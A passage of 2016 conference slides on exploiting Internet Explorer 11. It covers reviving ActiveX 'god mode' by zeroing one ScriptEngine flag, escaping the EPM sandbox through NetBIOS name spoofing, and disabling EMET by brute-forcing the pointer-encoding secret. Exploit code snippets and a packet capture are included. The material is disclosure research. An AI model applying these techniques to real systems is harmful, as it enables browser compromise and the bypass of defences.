             t                                      0x04],
             jscript9_code_start, jscript9_code_end));
```

When CFG was introduced it broke the technique the way it was implemented in ExpLib2. But there's an even easier way…

© 2016 Blue Frost Security

Revival of God Mode (CVE-2016-0188)

- When I started my own analysis…

```
__int64 ScriptEngine::CanCreateObject(
    ScriptEngine *this,
    const struct _GUID *a2)
{
    v11 = (struct _GUID *)a2;
    if (!(*((_BYTE *)this + 0x384) & 8))
      return ScriptEngine::IsUnsafeAllowed(this, a2);
[...]
```

- I just couldn’t find the described protection hash
  – Windows 8.1 still had it, but Windows 10 did not
- Seems like the protection just *disappeared* (wtf?)
  – Microsoft said that an internal compiler change caused this behavior (oops)

© 2016 Blue Frost Security

Revival of God Mode (CVE-2016-0188)

```
var activex_obj = leak_addr(ActiveXObject).add(0x38);
var scriptengine = read64(read64(activex_obj).add(8));
write32(scriptengine.add(0x384), 0);
var shell = new ActiveXObject("WScript.Shell");
shell.Exec("notepad.exe");
```

- Writing a single NUL byte is enough
  - Turns on the ability to execute system commands

© 2016 Blue Frost Security

Escaping the EPM Sandbox (CVE-2016-3213)

Protected Mode bypass CVE-2014-1762

- Internet Explorer Zones
  - Way to apply different security settings to different groups of web sites
- (E)PM not enabled for the following zones:
  - Local intranet
  - Trusted sites
- Any web page rendered in these zones is loaded in a 32-bit Medium IL process outside the sandbox
  - First documented in Verizon's IE Protected Mode paper [3] in 2010

© 2016 Blue Frost Security

Protected Mode bypass CVE-2014-1762

- Basic idea
  1. First stage payload opens local web server
  2. IE is redirected to local web server
  3. Exploit page is rendered in Local Intranet Zone
  4. Triggering exploit again allows Protected Mode bypass

Protected Mode bypass CVE-2014-1762

- Well-known behavior and already exploited several times in the past [3,4]
- ZDI reported the issue to Microsoft in 2014 but it was never fixed
  – *"does not meet the bar for security servicing"* [5]
  – Microsoft recommended to enable EPM
- EPM uses AppContainer which provides *network isolation* [6]
  – Prohibits accepting new network connections
  – Prohibits establishing connections to local machine

Some EPM sandbox escape ideas

- We are not limited to localhost
  - Any domain name considered to be part of the Local Intranet Zone will do
- IE uses a number of rules [7] to classify domains
  - *PlainHostName* rule is one of them
- Hostnames without periods are automatically mapped into Local Intranet Zone
  - How can we register such a domain name pointing to our external IP address?

© 2016 Blue Frost Security

Local NetBIOS name spoofing

- Implemented in FoxGlove's Hot Potato exploit [8] for local privilege escalation
- NetBIOS Name Service (NBNS)
  - UDP broadcast protocol
  - Fallback to NBNS if DNS lookup fails
- NBNS packets use 16 bit transaction ID (TXID)
  - Used to match responses to request packets
  - Unknown to the attacker in the local scenario
  - But can easily be brute-forced

© 2016 Blue Frost Security

Local NetBIOS name spoofing

No.	Time	Source	Destination	Protocol	Length	Info
10	0.748333	192.168.66.2	192.168.66.255	NBNS	92	Name query NB BLUEFROST<00>
11	1.499125	192.168.66.2	192.168.66.255	NBNS	92	Name query NB BLUEFROST<00>

```
> Frame 11: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0
> Ethernet II, Src: CadmusCo_a0:34:80 (08:00:27:a0:34:80), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 192.168.66.2, Dst: 192.168.66.255
> User Datagram Protocol, Src Port: 137 (137), Dst Port: 137 (137)
v NetBIOS Name Service
    Transaction ID: 0xaacd
  > Flags: 0x0110, Opcode: Name query, Recursion desired, Broadcast
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v BLUEFROST<00>: type NB, class IN
        Name: BLUEFROST<00> (Workstation/Redirector)
        Type: NB (32)
        Class: IN (1)
```

```
0000  ff ff ff ff ff ff 08 00  27 a0 34 80 08 00 45 00   ........ '.4...E.
0010  00 4e 39 2e 00 00 80 11  00 00 c0 a8 42 02 c0 a8   .N9..... ....B...
0020  42 ff 00 89 00 89 00 3a  06 9e aa cd 01 10 00 01   B......: ........
0030  00 00 00 00 00 00 20 45  43 45 4d 46 46 45 46 45   ...... E CEMFFEFE
0040  47 46 43 45 50 46 44 46  45 43 41 43 41 43 41 43   GFCEPFDF ECACACAC
0050  41 43 41 43 41 41 41 00  00 20 00 01               ACACAAA. . ..
```


EPM sandbox escape with CVE-2016-3213

- Turns out there are exceptions in the AppContainer network isolation
  - Sending UDP packets to local port 137 is possible
  - Allows local NBNS spoofing from within AppContainer sandbox :)
- Can be used to register new domain name without periods and arbitrary IP address
  - Exploiting initial bug in 32-bit process again, allows us to escape the EPM sandbox

© 2016 Blue Frost Security

Disabling EMET

EMET Attack Surface Reduction (ASR)



- Prevents loading of certain blacklisted modules considered dangerous
- Implemented by hooking LoadLibraryEx
- WScript.Shell ActiveX control (wshom.ocx) is part of the blacklist

Disabling EMET 5.5

- Many publications on bypassing or completely disabling EMET [9]
- We have a special requirement
  - We *don't have the ability to execute code* when we want to disable EMET
  - Techniques which e.g. rely on executing ROP gadgets are not applicable
- But we have a powerful read/write primitive

Disabling EMET

Check before ASR protection in EMET64.dll:

```
.text:0000000180086523    mov     rcx, cs:qword_180136800
.text:000000018008652A    call    cs:DecodePointer
.text:0000000180086530    xor     edi, edi
.text:0000000180086532    mov     r13, [rax+28h]
.text:0000000180086536    cmp     [r13+0], rdi
.text:000000018008653A    jnz     short do_asr_checks
```

cs:qword_180136800

Encoded Pointer

CONFIG_STRUCT (heap)

0x28	EnableProtectionPtr

Enable Protection Flag (ro)

Encoded Pointers

Remarks

Encoding globally available pointers helps protect them from being exploited. The **EncodePointer** function obfuscates the pointer value with a secret so that it cannot be predicted by an external agent. The secret used by **EncodePointer** is different for each process.

A pointer must be decoded before it can be used.

https://msdn.microsoft.com/en-us/library/bb432254(v=vs.85).aspx

Is it possible to leak the secret with our read/write primitive?

© 2016 Blue Frost Security

Encoded Pointers

- Implemented in
  - ntdll!RtlEncodePointer
  - ntdll!RtlDecodePointer
- Obfuscates pointers with a 32-bit secret
  - Obtained from kernel with call to ntdll!ZwQueryInformationProcess
  - So we can't leak the secret directly

Encoded Pointers

```
EncodePointer64(plain_ptr) {
    return (secret ^ plain_ptr) >> (secret & 0x3f);
}

DecodePointer64(encoded_ptr) {
    return secret ^
          (encoded_ptr >> (0x40 - (secret & 0x3f)));
}
```

(The >> operator represents a rolling right shift)

- Secret value influences number of shifted bits
  - Prevents simple XOR attack (plain ⊕ encoded)
  - But there are only 0x3f possible right shift values
  - Can easily be brute-forced

Leaking the secret value

- We use a pair of known encoded/plain pointers
  - Iterate over all 0x3f possible *right shift values*
  - Perform partial DecodePointer operation with encoded pointer
  - XOR result with plain pointer to get potential secret
- Resulting potential secret is used to encode known plain pointer and result is checked against expected encoded pointer

```
for (var i = 0; i < 0x3f; i++) {
  var k = (enc_ptr >> (0x40 - (i & 0x3f))) ^ plain_ptr;
  if (encode_ptr(plain_ptr, k) == enc_ptr) {
    /* Found potential secret key k */
  }
}
```

Caveat: Secret key collisions

- Encoding the same pointer with different secret values can result in the same encoded pointer
  - Even more noticeable for 32-bit processes than it is for 64-bit processes
- We just use two pairs of encoded/plain pointers
  - This reduces the risk of a secret key collision to an acceptable level

© 2016 Blue Frost Security

Finding pairs of encoded/plain pointers

- Encoded NULL pointer is stored in EMET64.dll
  - Global variable Ptr in .data segment stores the pointer

```
sub_180048110 proc near
push    rbx
sub     rsp, 20h
mov     rbx, rcx
mov     qword ptr [rcx+40h], 60h
xor     ecx, ecx
call    cs:EncodePointer ; Encodes the NULL pointer
xor     ecx, ecx
mov     [rbx], rax      ; Store in arg0 pointer
call    cs:EncodePointer
mov     [rbx+8], rax
xor     eax, eax
```

```
sub_1800204B0 proc near
lea     rcx, Ptr
jmp     sub_180048110
sub_1800204B0 endp
```


© 2016 Blue Frost Security

Leaking the secret value

- More encoded/plain pointer pairs can easily be found in EMET64.dll
  - Just search for EncodePointer calls
  - See white paper for another example

- With our read/write primitive we are able to leak the current secret key
  - Can be used to decode any protected pointer :)

Disabling EMET



- We leak the EMET64.dll base address by reading the memory of the hooked ntdll!NtProtectVirtualMemory function
- After leaking the secret key, we get the address of the CONFIG_STRUCT and overwrite the EnableProtectionPtr pointer

Conclusion

Patch status

- Typed Array Neutering vulnerability fixed in MS16-063
  - Interestingly the bug was already fixed in ChakraCore since its publication
- EPM sandbox escape fixed in MS16-077
- God mode single NUL byte technique fixed in MS16-051
  - Mitigated by introducing the use of *QueryProtectedPolicy* API
- EMET bypass not fixed and no plans to address it

© 2016 Blue Frost Security

Conclusion

- Modern exploit mitigations increase the effort quite a bit
  - With the right vulnerability many mitigations can still be bypassed in creative ways
  - Control-flow hijacking not a necessity
    - Was just an easy way of doing things in the past
- Use of data-only attacks allows evasion of many mitigations
  - Any (*privileged) functionality* can be targeted
  - We expect to see more data-only attacks with the maturing of CFI solutions

References

1. Exploit IE Using Scriptable ActiveX Controls, Yuki Chen (http://www.slideshare.net/xiong120/exploit-ie-using-scriptable-active-x-controls-version-english)
2. Advanced Exploit Techniques Attacking the IE Script Engine, Fortinet (https://blog.Fortinet.com/2014/06/16/advanced-exploit-techniques-attacking-the-ie-script-engine)
3. Escaping from Microsoft's Protected Mode Internet Explorer, Verizon (https://www.exploit-db.com/docs/15672.pdf)
4. There's No Place Like Localhost: A Welcoming Front Door To Medium Integrity, HP Security Research - ZDI (http://community.hpe.com/t5/Security-Research/There-s-No-Place-Like-Localhost-A-Welcoming-Front-Door-To-Medium/ba-p/6560786)
5. (0Day) (Pwn2Own\Pwn4Fun) Microsoft Internet Explorer localhost Protected Mode Bypass Vulnerability, Zero Day Initiative (http://www.zerodayinitiative.com/advisories/ZDI-14-270/)
6. Diving Into IE 10's Enhanced Protected Mode Sandbox, IBM X-Force Advanced Research, Mark Vincent Yason (https://www.blackhat.com/docs/asia-14/materials/Yason/WP-Asia-14-Yason-Diving-Into-IE10s-Enhanced-Protected-Mode-Sandbox.pdf)
7. The Intranet Zone, IEInternals Blog (http://blogs.msdn.com/b/ieinternals/archive/2012/06/05/the-local-intranet-security-zone.aspx)
8. Hot Potato Windows Privilege Escalation Exploit, FoxGlove Security (http://foxglovesecurity.com/2016/01/16/hot-potato)
9. Using EMET to Disable EMET, FireEye (https://www.fireeye.com/blog/threat-research/2016/02/using_emet_to_disabl.html)

© 2016 Blue Frost Security

Questions?